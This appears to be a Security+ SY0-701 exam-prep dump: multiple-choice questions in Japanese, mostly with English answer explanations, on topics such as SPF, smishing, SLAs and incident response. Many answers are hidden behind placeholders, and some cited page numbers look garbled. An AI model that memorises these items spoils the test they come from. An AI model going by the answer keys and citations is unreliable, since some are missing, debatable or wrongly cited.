追加のメールサーバーを導入してから数週間後、メッセージが受信者のスパムフォルダーに振り分けられているという苦情が企業から寄せられ始めました。次のうち、更新が必要なものはどれですか？
A. CNAME
B. SMTP
C. DLP
D. SPF
正解: **(**正解を表示します**)**
When new email servers are deployed, organizations must update their SPF (Sender Policy Framework) records to list the new servers as authorized senders. If the SPF DNS record does not include the new IP addresses, recipient mail systems cannot verify the legitimacy of the messages, causing them to be flagged as spam or rejected.
Security+ SY0-701 identifies SPF as a key email authentication mechanism responsible for preventing:
Email spoofing
Unauthorized sender impersonation
False spam detection
Domain reputation issues
CNAME (A) maps domain aliases but does not authenticate email. SMTP (B) is the mail protocol and does not influence spam classification. DLP (C) prevents data leakage, not spam filtering.
Updating the SPF record resolves legitimacy issues by informing receiving mail servers that the new email servers are trusted.
Thus, the correct answer is D: SPF.

質問: **226**
セキュリティ マネージャーは、さまざまな種類のセキュリティ インシデントに対応するために使用する新しいドキュメントを作成しました。マネージャーが次に取るべきステップは次のどれですか。
A. 最大データ保持ポリシーを設定します。
B. ドキュメントをエアギャップネットワーク上に安全に保存します。
C. ドキュメントのデータ分類ポリシーを確認します。
D. チームで卓上演習を実施します。
正解: **(**正解を表示します**)**
A tabletop exercise is a simulated scenario that tests the effectiveness of a security incident response plan. It involves gathering the relevant stakeholders and walking through the steps of the plan, identifying any gaps or issues that need to be addressed. A tabletop exercise is a good way to validate the documentation created by the security manager and ensure that the team is prepared for various types of security incidents.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Risk Management, page 2841. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 6: Risk Management, page 2842.

質問: **227**
従業員は、会社の最高経営責任者を名乗る未知の番号から、ギフトカードをいくつか購入するように求めるテキスト メッセージを受け取ります。これは、次のどの種類の攻撃を表していますか。
A. ヴィッシング
B. スミッシング
C. プリテキスティング
D. フィッシング
正解: **B (**コメントを発表する**)**
Smishing is a type of phishing attack that uses text messages or common messaging apps to trick victims into clicking on malicious links or providing personal information. The scenario in the question describes a smishing attack that uses pretexting, which is a form of social engineering that involves impersonating someone else to gain trust or access. The unknown number claims to be the company's CEO and asks the employee to purchase gift cards, which is a common scam tactic. Vishing is a similar type of attack that uses phone calls or voicemails, while phishing is a broader term that covers any email-based attack. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 771; Smishing vs. Phishing: Understanding the Differences2

質問: **228**
ある企業がプロバイダーに対し、サーバーとネットワークの稼働率を97%に維持することを期待しています。この期待に最も合致する項目は次のどれですか？
A. BPA
B. MOU

C. NDA
D. SLA
正解: **(**正解を表示します**)**
An SLA (Service-Level Agreement) defines the expected performance, availability, uptime, response times, and responsibilities between a provider and a client. The requirement in the scenario-"97% uptime"-is a classic example of an SLA metric. Security+ SY0-701 emphasizes that SLAs outline measurable service expectations so the client can assess compliance and performance.
A BPA (A) outlines business partnership terms, not performance uptime. An MOU (B) documents mutual understanding but is not legally binding and does not include uptime metrics. An NDA (C) protects confidentiality, not availability or service guarantees.
Thus, the correct answer is D: SLA.

質問: **229**
エンジニアが別のチームに異動したため、以前のチームの共有フォルダにはアクセスできるものの、新しいチームの共有フォルダにはアクセスできなくなりました。チケットを開いた後、エンジニアはアカウントが新しいグループに移動されていないことに気づきました。アクセスできない原因として最も可能性が高いのは、以下のアクセス制御のどれですか？
A. ロールベース
B. 最小権限
C. 時刻
D. 任意
正解: **(**正解を表示します**)**

質問: **230**
RTOS を実行しているシステムを侵害するために使用できるのは次のどれですか?
A. クロスサイトスクリプティング
B. メモリインジェクション
C. リプレイ攻撃
D. ランサムウェア
正解: **B (**コメントを発表する**)**
The correct answer is B. Memory injection.
An RTOS, or real-time operating system, is commonly used in embedded systems, industrial systems, medical devices, vehicles, and operational technology environments. These systems often have strict timing requirements and may run specialized software with limited security protections.
Memory injection can be used to compromise systems by inserting malicious code or commands into memory. This can allow an attacker to alter execution flow, manipulate processes, bypass controls, or gain unauthorized control of the device.
Why the other options are incorrect:
A). Cross-site scripting
Cross-site scripting is primarily a web application attack. It is not the best answer for compromising a system running an RTOS.
C). Replay attack
A replay attack captures and retransmits valid data or authentication messages. It may affect some embedded or industrial communication systems, but it does not directly describe compromising the RTOS itself as well as memory injection.
D). Ransomware

Ransomware encrypts or locks data and demands payment. While some embedded systems could theoretically be disrupted by malware, ransomware is not the best match for compromising an RTOS.
Therefore, the best answer is memory injection.

質問: **231**
エンドユーザー デバイスの強化に最適なのは次のうちどれですか? (2 つ選択)
A. フルディスク暗号化
B. グループレベルの権限
C. アカウントロックアウト
D. エンドポイント保護
E. プロキシサーバー
F. セグメンテーション
正解: **(**正解を表示します**)**
Full disk encryption (A)ensures that data stored on the device is protected even if the device is physically stolen. This is a fundamental security control for end-user devices, especially laptops and mobile devices, to prevent data breaches.
Endpoint protection (D)refers to anti-malware, antivirus, and host-based firewall solutions that safeguard end- user devices from malware, ransomware, and unauthorized access.
These measures are explicitly referenced in theCompTIA Security+ SY0-701exam objective2.2: Given a scenario, apply security concepts in support of organizational risk mitigationunderDevice hardening.
Reference: CompTIA Security+ SY0-701 Official Exam Objectives, Domain 2.2 - "Device hardening (e.g., full disk encryption, antivirus/antimalware, endpoint detection and response)."

質問: **232**
ハクティビストの動機として最も可能性が高いのは次のどれですか?
A. 金銭的利益
B. サービス中断
C. 哲学的信念
D. 企業スパイ
正解: **C (**コメントを発表する**)**
Hacktivists are individuals or groups who use hacking to promote a political agenda, social cause, or philosophical beliefs. Their primary motivation is not personal gain but rather to draw attention to, or protest against, perceived injustices or causes.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1: "Hacktivists are motivated by ideology or political/social causes." Exam Objectives 2.1: "Compare and contrast different types of threat actors."

質問: **233**
侵入テストの報告書では、組織はデータベースの入力検証に関する対策を実装する必要があると指摘されています。テスト中に発見された可能性のある脆弱性の種類を最もよく表しているのは次のうちどれですか。
A. XSS
B. コマンドインジェクション

C. バッファオーバーフロー
D. SQLi
正解: **(**正解を表示します**)**
Poor input validation in databases typically leads to SQL Injection (SQLi) vulnerabilities, where attackers manipulate input fields to execute arbitrary SQL commands and gain unauthorized data access or control.
XSS (A) affects web applications' output rendering, command injection (B) affects OS commands, and buffer overflow (C) affects memory management, so they don't directly relate to database input validation.
SQLi is a critical vulnerability extensively covered in the Application Security domain#6:Chapter
6 CompTIA Security+ Study Guide#.

質問: **234**
攻撃者は、基盤となるシステム内の情報に不正にアクセスしようとして、予期しない文字を含むリクエストを送信します。この攻撃を最もよく表すのは次のどれですか。
A. SQLインジェクション
B. サイドローディング
C. リソースの再利用
D. 評価対象
正解: **(**正解を表示します**)**

質問: **235**
A security administrator wants to implement a security information and event management system. The administrator must first collect network traffic on the switch to gain visibility of the network. Which of the following is the most appropriate method?
A. Syslog
B. Port mirroring
C. Port forwarding
D. Load balancer logs
正解: **(**正解を表示します**)**
The correct answer is B. Port mirroring.
Port mirroring, also known as SPAN, copies network traffic from one or more switch ports or VLANs to another port where a monitoring tool, packet analyzer, IDS, or SIEM-related sensor can inspect the traffic.
This is the most appropriate method when the goal is to collect network traffic directly from a switch to gain visibility into network activity.
Why the other options are incorrect:
A). Syslog
Syslog collects log messages from systems, applications, and network devices. It is useful for SIEM log ingestion, but it does not capture full network traffic from a switch.
C). Port forwarding
Port forwarding redirects traffic from one port or IP address to another, commonly used for NAT or remote access. It is not used to monitor switch traffic.
D). Load balancer logs
Load balancer logs provide information about traffic passing through a load balancer, but they do not provide broad switch-level network visibility.
Therefore, the best answer is port mirroring.

質問: **236**
従業員を異なる役割に割り当てることで不正行為を検出するために最も効果的なのは次のうちどれですか?
A. 最小権限
B. 強制休暇
C. 職務の分離
D. ジョブローテーション
正解: **D** (コメントを発表する)
Job rotation is a strategy used in organizations to detect and prevent fraud by periodically assigning employees to different roles within the organization. This approach helps ensure that no single employee has exclusive control over a specific process or set of tasks for an extended period, thereby reducing the opportunity for fraudulent activities to go unnoticed. By rotatingroles, organizations can uncover irregularities and discrepancies that might have been concealed by an employee who had prolonged access to sensitive functions. Job rotation also promotes cross-training, which can enhance the organization's overall resilience and flexibility.
References =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Risk Management and Compliance.

質問: **237**
ある企業は、次のような方法でシステムのセキュリティを確保することを計画しています。
ユーザーが企業のメールで機密データを送信するのを防ぐ
潜在的に有害なウェブサイトへのアクセスを制限する
会社が設定すべき機能は次のうちどれですか? (2 つ選択してください)。
A. ステートフルファイアウォール
B. ファイル整合性監視
C. DNSフィルタリング
D. DLPソフトウェア
正解: (正解を表示します)

質問: **238**
ある企業は、自社のデータがダークウェブ上で販売されていることを知りました。初期調査の結果、そのデータは機密データであると判断しました。次に企業が取るべきステップは次のうちどれですか？
A. 会社のシステムの脆弱性スキャンを実施します。
B. 違反について関係当事者に通知します。
C. 違反行為を地元当局に報告します。
D. 攻撃者の監視方法を識別します。
正解: **B** (コメントを発表する)

質問: **239**
経理担当者は、電話で新しい口座を使用するようにという不正な指示を受け、攻撃者の銀行口座に送金しました。今後この行為を防ぐには、次のうちどれが最も効果的でしょうか。
A. セキュリティインシデント報告の標準化

B. 定期的なフィッシングキャンペーンの実行
C. 内部脅威検出対策の実施
D. 電信送金の送信プロセスの更新
正解: **D** (コメントを発表する)
Updating wire transfer processes to include verification steps (such as requiring dual approval or verifying account changes via a secondary communication method) canprevent fraudulenttransactions. Attackers often use business email compromise (BEC) or pretexting to trick employees into transferring funds to fraudulent accounts.
Standardizing security incident reportingis useful for tracking security events but does not prevent fraud in real time.
Executing regular phishing campaignsimproves awareness but does not enforce a verification process for financial transactions.
Implementing insider threat detectionfocuses on internal risks but does not specifically prevent external fraud.
Amore secure wire transfer processwith additional verification steps is the most effective measure against fraudulent transactions.

質問: **240**
外部と通信する必要のない安全なネットワークからデータが漏洩するのを防ぐ最善の方法はどれですか?
A. エアギャップ
B. コンテナ化
C. 仮想化
D. 分散化
正解: **A** (コメントを発表する)
An air gap is the practice of physically isolating a secure network from any external or unsecured networks, effectively preventing any external communication or data leakage. It is the strongest method to prevent data exfiltration in sensitive environments.
Containerization (B) and virtualization (C) are technologies for isolating applications or systems logically but do not guarantee physical separation.
Decentralization (D) distributes resources but doesn't prevent data leakage.
Air gaps are critical in highly secure environments and covered under Resilience and Physical Security in SY0-701#6:Chapter 9 CompTIA Security+ Study Guide#.

質問: **241**
管理者は、物理サーバーの交換につながる可能性のある攻撃に関連するコストを見積もっています。管理者は次のどのプロセスを実行していますか？
A. 定量的リスク分析
B. 災害復旧テスト
C. 物理的セキュリティ管理のレビュー
D. 脅威モデル
正解: (正解を表示します)
Quantitative risk analysis involves assigning numeric values to risk components, such as potential financial losses. Estimating the replacement cost of a physical server is part of calculating the potential impact and exposure during this process.
Disaster recovery tests (B) validate recovery procedures, physical security controls review (C) assesses physical protections, and threat modeling (D) identifies potential threats and attack vectors.
Quantitative analysis is a key part of risk management addressed in the SY0-701 Risk Management domain#6:
Chapter 17 CompTIA Security+ Study Guide#

質問: **242**
SMS DIP 認証方式の実装が TOTP 方式よりもリスクが高い理由を最もよく表しているのはどれですか。
A. SMS OTP 方式では、エンド ユーザーがアクティブな携帯電話サービスと SIM カードを持っている必要があります。
B. 一般的に、SMS OTPコードは最大15分間有効ですが、TOTPの時間枠は30～60秒です。
C. SMS OTP は、TOTP 方式よりも傍受され、コードが不正に開示される可能性が高くなります。
D. SMS OTP コードの生成に使用されるアルゴリズムは、TOTP コードの生成に使用されるアルゴリズムよりも弱いです。
正解: **(**正解を表示します**)**
The SMS OTP (One-Time Password) method is more vulnerable to interception compared to TOTP (Time- based One-Time Password) because SMS messages can be intercepted through various attack vectors like SIM swapping or SMS phishing. TOTP, on the other hand, generates codes directly on the device and does not rely on a communication channel like SMS, making it less susceptible to interception.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of identity and access management.

質問: **243**
ハッカーは、ユーザーが疑わしいリンクをクリックしたことによるフィッシング攻撃を通じてシステムにアクセスしました。このリンクによって、数週間にわたって潜伏していたランサムウェアがネットワーク全体に横展開されました。次のどれが拡散を緩和したでしょうか。
A. IPS
B. IDS
C. WAF
D. UAT
正解: **(**正解を表示します**)**
IPS stands for intrusion prevention system, which is a network security device that monitors and blocks malicious traffic in real time. IPS is different from IDS, which only detects and alerts on malicious traffic, but does not block it. IPS would have mitigated the spread of ransomware by preventing the hacker from accessing the system via the phishing link, or by stopping the ransomware from communicating with its command and control server or encrypting the files.

質問: **244**
さまざまな関係者が、セキュリティ インシデントや大規模災害などの特定の状況における仮想的な役割と責任について話し合うために会議を行っています。この会議を最もよく表すのは次のどれですか。
A. 侵入テスト
B. 業務継続計画
C. テーブルトップ演習
D. シミュレーション
正解: **(**正解を表示します**)**

A tabletop exercise is a discussion-based exercise where stakeholders gather to walk through the roles and responsibilities they would have during a specific situation, such as a security incident or disaster. This type of exercise is designed to identify gaps in planning and improve coordination among team members without the need for physical execution.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and disaster recovery planning.

質問: **245**
ある組織ではクラウド サービスを急速に導入しており、現在複数の SaaS アプリケーションを使用しています。
各アプリケーションには個別のログインがあります。そのため、セキュリティ チームは各従業員が保持しなければならない資格情報の数を減らしたいと考えています。セキュリティ チームが最初に実行すべきステップは次のどれですか。
A. SAMLを有効にする
B. OAuth トークンを作成します。
C. パスワード保管機能を使用します。
D. IdPを選択
正解: **(**正解を表示します**)**
The first step in reducing the number of credentials each employee must maintain when using multiple SaaS applications is to select an Identity Provider (IdP). An IdP provides a centralized authentication service that supports Single Sign-On (SSO), enabling users to access multiple applications with a single set of credentials.
Enabling SAML would be part of the technical implementation but comes after selecting an IdP.
OAuth tokens are used for authorization, but selecting an IdP is the first step in managing authentication.
Password vaulting stores multiple passwords securely but doesn't reduce the need for separate logins.

質問: **246**
従業員が侵害された業界ブログにアクセスした後、マルウェアが会社のネットワーク全体に広がりました。このタイプの攻撃を最もよく表すのは次のどれですか?
A. なりすまし
B. 偽情報
C. 水飲み場
D. スミッシング
正解: **(**正解を表示します**)**
A watering-hole attack is a type of cyberattack that targets groups of users by infecting websites that they commonly visit. The attackers exploit vulnerabilities to deliver a malicious payload to the organization's network. The attack aims to infect users' computers and gain access to a connected corporate network. The attackers target websites known to be popular among members of a particular organization or demographic. The attack differs from phishing and spear-phishing attacks, which typically attempt to steal data or install malware onto users' devices1 In this scenario, the compromised industry blog is the watering hole that the attackers used to spread malware across the company's network. The attackers likely chose this blog because they knew that the employees of the company were interested in its content and visited it frequently. The attackers may have injected malicious code into the blog or redirected the visitors to a spoofed website that hosted the malware. The malware then infected the employees' computers and propagated to the network.
References1: Watering Hole Attacks: Stages, Examples, Risk Factors & Defense ...

質問: **247**

セキュリティ コンサルタントは、安全なシステムを物理的に分離したいと考えているクライアントと協力しています。このアーキテクチャを最もよく表すのは次のどれですか。
A. コンテナ化された
B. エアギャップ
C. 高可用性
D. SDN
正解: **B** (コメントを発表する)

質問: **248**
セキュリティ アナリストが、単純で繰り返し可能なタスクを自動化するスクリプトを開発しました。他のチーム メンバーにスクリプトの動作を理解してもらうことの利点を最もよく表しているのは、次のうちどれですか。
A. 実装コストを削減するため
B. 複雑さを識別する
C. 技術的負債を解消する
D. 単一障害点を防ぐため
正解: (正解を表示します)
Ensuring that other team members understand how a script works is essential to prevent a single point of failure. If only one person knows how the script operates, the organization risks being unable to maintain or troubleshoot it if that person is unavailable. Sharing knowledge ensures continuity and reduces dependence on one individual.
Reducing implementation cost and remediating technical debt are secondary considerations in this context.
Identifying complexity is important, but the main benefit is to avoid a single point of failure.

質問: **249**
セキュリティ アナリストは、従業員の会社のラップトップから送信される悪意のあるネットワーク トラフィックの可能性に関する SIEM のアラートを確認しています。セキュリティ アナリストは、調査を継続するには、マシンで実行されている実行可能ファイルに関する追加データが必要であると判断しました。
アナリストは、次のログのうちどれをデータ ソースとして使用する必要がありますか?
A. アプリケーション
B. IPS/IDS
C. ネットワーク
D. エンドポイント
正解: (正解を表示します)
An endpoint log is a file that contains information about the activities and events that occur on an end-user device, such as a laptop, desktop, tablet, or smartphone. Endpoint logs can provide valuable data for security analysts, such as the processes running on the device, the network connections established, the files accessed or modified, the user actions performed, and the applications installed or updated. Endpoint logs can also record the details of any executable files running on the device, such as the name, path, size, hash, signature, and permissions of the executable.
An application log is a file that contains information about the events that occur within a software application, such as errors, warnings, transactions, or performance metrics. Application logs can help developers and administrators troubleshoot issues, optimize performance, and monitor user behavior. However, application logs may not provide enough information about the executable files running on the device, especially if they are malicious or unknown.

An IPS/IDS log is a file that contains information about the network traffic that is monitored and analyzed by an intrusion prevention system (IPS) or an intrusion detection system (IDS). IPS/IDS logs can help security analysts identify and block potential attacks, such as exploit attempts, denial-of-service (DoS) attacks, or malicious scans. However, IPS/IDS logs may not provide enough information about the executable files running on the device, especially if they are encrypted, obfuscated, or use legitimate protocols.
A network log is a file that contains information about the network activity and communication that occurs between devices, such as IP addresses, ports, protocols, packets, or bytes. Network logs can help security analysts understand the network topology, traffic patterns, and bandwidth usage. However, network logs may not provide enough information about the executable files running on the device, especially if they are hidden, spoofed, or use proxy servers.
Therefore, the best log type to use as a data source for additional information about the executable running on the machine is the endpoint log, as it can provide the most relevant and detailed data about the executable file and its behavior.
References = https://www.crowdstrike.com/cybersecurity-101/observability/application-log/
https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging

質問: **250**
組織内の誠実性と倫理的行動に関連する期待を確立し、伝達するために最も頻繁に使用される組織文書は次のどれですか?
A. SLA
B. AUP
C. EULA
D. MOA
正解: **(正解を表示します)**

質問: **251**
オフサイトにいる従業員は、割り当てられたタスクを完了するために会社のリソースにアクセスする必要があります。これらの従業員は、傍受の心配なくリモート アクセスを可能にするソリューションを活用します。このソリューションを最もよく表すのは次のどれですか。
A. プロキシサーバー
B. NGFW
C. VPN
D. セキュリティゾーン
正解: **(正解を表示します)**
A Virtual Private Network (VPN) is the best solution to allow remote employees secure access to company resources without interception concerns. A VPN establishes an encrypted tunnel over the internet, ensuring that data transferred between remote employees and the company is secure from eavesdropping.
Proxy server helps with web content filtering and anonymization but does not provide encrypted access.
NGFW (Next-Generation Firewall) enhances security but is not the primary tool for enabling remote access.
Security zone is a network segmentation technique but does not provide remote access capabilities.

質問: **252**
セキュリティ アナリストは、最近のインシデントで使用された攻撃ベクトルが、よく知られた IoT デバイスのエクスプロイトであったことを知りました。アナリストは、最初のエクスプロイトの時刻を特定するためにログを確認する必要があります。アナリストが最初に確認する必要があるログは次のどれですか。

A. エンドポイント
B. アプリケーション
C. ファイアウォール
D. NAC
正解: **(**正解を表示します**)**
Detailed Explanation:Firewall logs provide details of all network traffic, including connections to and from IoT devices. They are typically the first source of evidence for identifying the time of an exploit. Reference:
CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Log Analysis for Incident Response".

質問: **253**
顧客は CSP と契約を結んでおり、IaaS エンクレーブにどのコントロールを実装する必要があるかを特定したいと考えています。この情報が含まれる可能性が高いのは次のどれですか。
A. 作業内容の説明
B. 責任マトリックス
C. サービスレベル契約
D. マスターサービス契約
正解: **B (**コメントを発表する**)**
A responsibility matrix clarifies the division of responsibilities between the cloud service provider (CSP) and the customer, ensuring that each party understands and implements their respective security controls.
References: Security+ SY0-701 Course Content.

質問: **254**
企業の公開されている侵害情報を発見するために最もよく使用できるのは次のうちどれですか?
A. OSINT
B. SIEM
C. CVE
D. CVSS
正解: **(**正解を表示します**)**
OSINT (Open Source Intelligence) involves collecting publicly available information, including data breaches, leaked credentials, and other exposed company data found online or on the dark web. OSINT tools can discover if a company's information has been compromised publicly.
SIEM (Security Information and Event Management) monitors internal logs and events but does not collect external breach info. CVE (Common Vulnerabilities and Exposures) is a database of known software vulnerabilities, not breach data. CVSS (Common Vulnerability Scoring System) rates vulnerabilities' severity.
OSINT is a key technique in the Threats and Vulnerabilities domain for external threat intelligence gathering
#6:Chapter 2 CompTIA Security+ Study Guide#.

質問: **255**
プログラム マネージャーは、契約社員が会社のコンピュータを月曜日から金曜日の午前 9 時から午後 5 時までしか使用できないようにしたいと考えています。このアクセス制御を最も効果的に実施するには、次のうちどれが適切でしょうか。
A. すべての契約社員のGPOを作成し、時間帯によるログイン制限を設定する

B. 契約社員に対する裁量アクセスポリシーの作成とルールベースのアクセス設定
C. OAuth サーバーを実装し、契約社員に最小限の権限を設定する
D. 契約社員の認証サーバーへのフェデレーションによるSAMLの実装
正解: **(**正解を表示します**)**
The most appropriate method is to use aGroup Policy Object (GPO) with time-of-day restrictions (A). This is a native capability in Windows environments that allows administrators to controlwhen users are allowed to log into domain-joined systems.
This aligns withDomain 3.1: Given a scenario, apply identity and access management (IAM) concepts, especially under"Access controls (e.g., time-based restrictions, GPOs, least privilege)." Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.1 - "Access controls: Time-based restrictions, GPO."

質問: **256**
セキュリティ ディレクターが企業の IT 環境内で脆弱性のパッチ適用を優先順位付けするために使用できるのは次のうちどれですか。
A. SOAR
B. CVSS
C. SIEM
D. CVE
正解: **(**正解を表示します**)**
The Common Vulnerability Scoring System (CVSS) is a standardized framework for assessing the severity of security vulnerabilities. It helps organizations prioritize vulnerability patching by providing a numerical score that reflects the potential impact and exploitability of a vulnerability. CVSS scores are used to gauge the urgency of patching vulnerabilities within a company's IT environment.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Vulnerability Management.

質問: **257**
侵入テストにより、ドメイン管理者アカウントがパスザハッシュ攻撃に対して脆弱であることが実証されました。脅威アクターがドメイン管理者アカウントを使用するのを防ぐための最善の戦略は次のどれでしょうか?
A. 各ドメイン管理者アカウントのパスワードコンプライアンスを毎週監査します。
B. 特権アクセス管理ソリューションを実装します。
C. ドメイン コントローラーのアクセスを監視するための IDS ポリシーを作成します。
D. グループ ポリシーを使用してパスワードの有効期限を強制します。
正解: **(**正解を表示します**)**
Detailed Explanation:Privileged access management (PAM) solutions effectively mitigate pass-the-hash attacks by enforcing least privilege and session management for administrative accounts. These tools restrict how and when credentials can be accessed, thereby reducing attack surfaces. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Vulnerabilities, Section: "Mitigation Techniques".

質問: **258**
セキュリティアナリストは、パスワード監査の結果を受けて、会社の認証ポリシーを改善する必要があります。ポリシーに含めるべき項目は次のどれですか(2つ選択してください)。
A. 長さ
B. 複雑さ
C. 最小権限
D. あなたが持っているもの
E. セキュリティキー
F. 生体認証
正解: **(**正解を表示します**)**
A strong authentication policy should enforcepassword length(e.g., minimum of 12-16 characters) andcomplexity(mix of uppercase, lowercase, numbers, and symbols). These measures significantlyreduce the risk of brute-force attacks.
Least privilege (C)relates to access control, not authentication policies.
Something you have (D)andbiometrics (F)pertain to multi-factor authentication (MFA) but are not password policy requirements.
Reference:CompTIA Security+ SY0-701 Official Study Guide, General Security Concepts domain.

質問: **259**
アナリストは、複数のユーザーが同じパスワードを使用しているものの、ハッシュは全く異なるように見えることを発見しました。この問題を説明する最も可能性の高い説明は次のどれですか？
A. データマスキング
B. 塩漬け
C. キーエスクロー
D. トークン化
正解: **(**正解を表示します**)**
Salting involves adding a unique value (salt) to each password before hashing it. This means that even if two users have the same password, the added salts ensure their hash values are different. This protects against attacks that exploit identical hash values, such as rainbow table attacks.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3, "Salting passwords ensures that identical passwords do not have identical hashes, even if the same hash algorithm is used." Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

質問: **260**
システム管理者は、企業環境内でパスワード ポリシーを変更しており、この更新をできるだけ早くすべてのシステムに実装したいと考えています。管理者は、次のオペレーティング システムのセキュリティ対策のうちどれを使用する可能性が最も高いでしょうか。
A. PowerShell スクリプトのデプロイ
B. GPO 更新をプッシュしています
C. PAP を有効にする
D. EDR プロファイルの更新
正解: **B (**コメントを発表する**)**

A group policy object (GPO) is a mechanism for applying configuration settings to computers and users in an Active Directory domain. By pushing a GPO update, the systems administrator can quickly and uniformly enforce the new password policy across all systems in the domain. Deploying PowerShell scripts, enabling PAP, and updating EDR profiles are not the most efficient or effective ways to change the password policy within an enterprise environment. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 115; Password Policy - Windows Security

質問: **261**
次のタスクのうち、BIA プロセスに通常含まれるものはどれですか?
A. システムの復旧時間の見積もり
B. インシデント対応計画の策定
C. リスク管理計画の評価
D. コミュニケーション戦略の特定
E. バックアップおよびリカバリ手順の確立
正解: **(**正解を表示します**)**

質問: **262**
セキュリティ管理者が新しいファイアウォール ルール セットを設定するときに従うべき事項は次のどれですか。
A. 災害復旧計画
B. インシデント対応手順
C. 事業継続計画
D. 変更管理手順
正解: **(**正解を表示します**)**
A change management procedure is a set of steps and guidelines that a security administrator should adhere to when setting up a new set of firewall rules. A firewall is a device or software that can filter, block, or allow network traffic based on predefined rules or policies. A firewall rule is a statement that defines the criteria and action for a firewall to apply to a packet or a connection. For example, a firewall rule can allow or deny traffic based on the source and destination IP addresses, ports, protocols, or applications. Setting up a new set of firewall rules is a type of change that can affect the security, performance, and functionality of the network.
Therefore, a change management procedure is necessary to ensure that the change is planned, tested, approved, implemented, documented, and reviewed in a controlled and consistent manner. A change management procedure typically includes the following elements:
* A change request that describes the purpose, scope, impact, and benefits of the change, as well as the roles and responsibilities of the change owner, implementer, and approver.
* A change assessment that evaluates the feasibility, risks, costs, and dependencies of the change, as well as the alternatives and contingency plans.
* A change approval that authorizes the change to proceed to the implementation stage, based on the criteria and thresholds defined by the change policy.
* A change implementation that executes the change according to the plan and schedule, and verifies the results and outcomes of the change.
* A change documentation that records the details and status of the change, as well as the lessons learned and best practices.
* A change review that monitors and measures the performance and effectiveness of the change, and identifies any issues or gaps that need to be addressed or improved.
A change management procedure is important for a security administrator to adhere to when setting up a new set of firewall rules, as it can help to achieve the following objectives:
* Enhance the security posture and compliance of the network by ensuring that the firewall rules are aligned with the security policies and standards, and that they do not introduce any vulnerabilities or conflicts.

* Minimize the disruption and downtime of the network by ensuring that the firewall rules are tested and validated before deployment, and that they do not affect the availability or functionality of the network services or applications.
* Improve the efficiency and quality of the network by ensuring that the firewall rules are optimized and updated according to the changing needs and demands of the network users and stakeholders, and that they do not cause any performance or compatibility issues.
* Increase the accountability and transparency of the network by ensuring that the firewall rules are documented and reviewed regularly, and that they are traceable and auditable by the relevant authorities and parties.
The other options are not correct because they are not related to the process of setting up a new set of firewall rules. A disaster recovery plan is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. An incident response procedure is a set of steps and guidelines that aim to contain, analyze, eradicate, and recover from a security incident, such as a cyberattack, data breach, or malware infection. A business continuity plan is a set of strategies and actions that aim to maintain the essential functions and operations of an organization during and after a disruptive event, such as a pandemic, power outage, or civil unrest. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 1.3: Security Operations, video: Change Management (5:45).

質問**: 263**
ある会社の物理的なセキュリティ チームは、従業員がバッジを表示していないという報告を受けています。また、チームは、管理された入口で従業員がテールゲートしているのを観察しています。セキュリティ チームが今後のセキュリティ トレーニングで最も重点を置く可能性のあるトピックは次のどれですか。
A. ソーシャルエンジニアリング
B. 状況認識
C. フィッシング
D. 利用規定
正解**: (**正解を表示します**)**
Situational awareness refers to being mindful of security risks in one's environment and taking proactive measures to mitigate them. In this scenario, employees are failing to display their identification badges and allowing unauthorized personnel to follow them into restricted areas (tailgating). These behaviors pose significant security risks, such as unauthorized access to sensitive locations.
Security training focused on situational awareness will educate employees on the importance of remaining vigilant about security practices, recognizing potential threats, and enforcing access control measures.
* Social engineering involves manipulating individuals to gain unauthorized access, but this scenario highlights poor adherence to security protocols rather than deception.
* Phishing is an email-based attack aimed at stealing sensitive information, which is unrelated to physical security lapses.
* Acceptable use policy governs the proper use of company resources but does not specifically address tailgating or badge display issues.
Thus, situational awareness is the most relevant security training topic for addressing these concerns.

質問**: 264**
ある企業は、新しい仮想サーバーの構築に使用されるコードの変更を追跡したいと考えています。この企業では、次のうちどれを導入する可能性が高いでしょうか。
A. 変更管理チケットシステム
B. 行動分析装置
C. コラボレーションプラットフォーム

D. バージョン管理ツール
正解: **D (**コメントを発表する**)**
Detailed Explanation:A version control tool, such as Git, tracks changes made to code, maintains history, and allows developers to manage and revert to earlier versions when needed. Thisensures accountability and control over modifications. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Version Control and Documentation".

質問: **265**
セキュリティ エンジニアは、環境内でシグネチャベースの攻撃をブロックするために IPS をインストールしています。このタスクを最も効果的に達成できるモードは次のうちどれですか。
A. モニター
B. センサー
C. 監査
D. アクティブ
正解: **(**正解を表示します**)**
To block signature-based attacks, the Intrusion Prevention System (IPS) must be in active mode. In this mode, the IPS can actively monitor and block malicious traffic in real time based on predefined signatures. This is the best mode to prevent known attack types from reaching the internal network.
Monitor mode and sensor mode are typically passive, meaning they only observe and log traffic without actively blocking it.
Audit mode is used for review purposes and does not actively block traffic.

質問: **266**
インシデント対応スペシャリストは、悪意のある攻撃が組織の他の部分に拡大するのを阻止する必要があります。
インシデント対応スペシャリストが最初に実行する必要があるのは次のうちどれですか?
A. 根絶
B. 回復
C. 封じ込め
D. シミュレーション
正解: **(**正解を表示します**)**
Containment (C)is thefirst critical stepduring a security incident tostop the spreadof the attack. This could include isolating affected systems, disabling accounts, or blocking malicious traffic.
According to theIncident Response Lifecycle, the order is typically:Identification # Containment # Eradication # Recovery # Lessons Learned.
